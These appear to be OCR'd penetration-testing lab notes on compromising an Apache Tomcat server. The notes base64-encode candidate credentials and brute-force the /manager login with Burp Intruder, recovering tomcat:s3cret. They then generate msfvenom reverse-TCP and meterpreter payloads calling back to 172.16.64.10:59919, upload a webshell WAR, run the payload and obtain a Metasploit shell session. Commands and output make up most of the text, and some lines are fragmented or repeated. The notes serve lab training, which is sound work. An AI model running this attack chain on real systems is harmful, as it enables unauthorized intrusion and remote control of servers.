
→ We encode all that credentials into **base64**.

```
for cred in $(cat tomcatCredential); do echo -n $cred | base64; done
```


Note: this is the encode base64 with scripting but you could copy the raw-credentials then encode it on google




- We capture all the traffic as we attempt to login into the /manager ⇒ Send it to 'Intruder'




- We add the little '§' at front-back end



- Copy and paste all the encoded credentials into payload




→ Uncheck this



- As we see, '200 code' meaning there is a credentials that is accessible.


→ Decode it (**tomcat:s3cret**)




login /manager

- Sometimes it might has the limited-access when you bruteforcing ⇒ The best options is reset the lab then reconnect it

→ We login with (**tomcat:s3cret**)



Inspect the server



- The server information is disclosured.

- OS name
- OS version
- OS architecture

```
msfvenom -p linux/x64/shell/reverse_tcp
LHOST=172.16.64.10 LPORT=59919 -f war >
shell-x64.elf
```

Shell case

Generate msfvenom payload

1. Generate payload with msfvenom

→ We create a payload for Linux x64 since the targe OS is running on Linux x64 architecture.

Setup: LPORT 59919 - LHOST our-host

→ We create the payload and **output -o** as 'meter' and **format -f** as 'elf' file.

→ We move that 'elf' file into **.war** folder to avoid the server dectection since it only accept **.war** file.

```
┌──(root💀kali)-[~]
└─# msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=172.16.64.10  LPORT=59919 -f elf -o meter
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1037344 bytes
Final size of elf file: 1037344 bytes
Saved as: meter

┌──(root💀kali)-[~]
└─# mv meter meter.war
```

#**msfvenom -p** linux/x64/shell/reverse_tcp **LHOST**=172.16.64.10 **LPORT**=59919 **-f** elf **-o** meterpreter

```
┌──(root💀kali)-[~]
└─# msfvenom -p linux/x64/shell/reverse_tcp lhost=172.16.64.10 lport=59919 -f elf -o meterpreter
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: meterpreter
```


Upload webshell

Upload webshell https://github.com/BustedSec/webshell/blob/master/webshell.war

/webshell	*None specified*		true	0


Click on /webshell

ls -la /var/lib/tomcat8/webapps




mv /var/lib/tomcat8/webapps/meter.war /tmp/meter

chmod +x /tmp/meter




/tmp/meter → **Generate the payload**



Generate the payload

/tmp/meter → **Generate the payload**



Create listener metasploit

```
msf6 exploit(multi/handler) > session 1
[-] Unknown command: session.
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

shell

[*] Trying to find binary(python) on target machine
bash -i
< 'python' && echo true;echo QiKQDTojVyRflOvKvFztDbKCeKLgSfBa
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary(bash) on target machine
bash -i
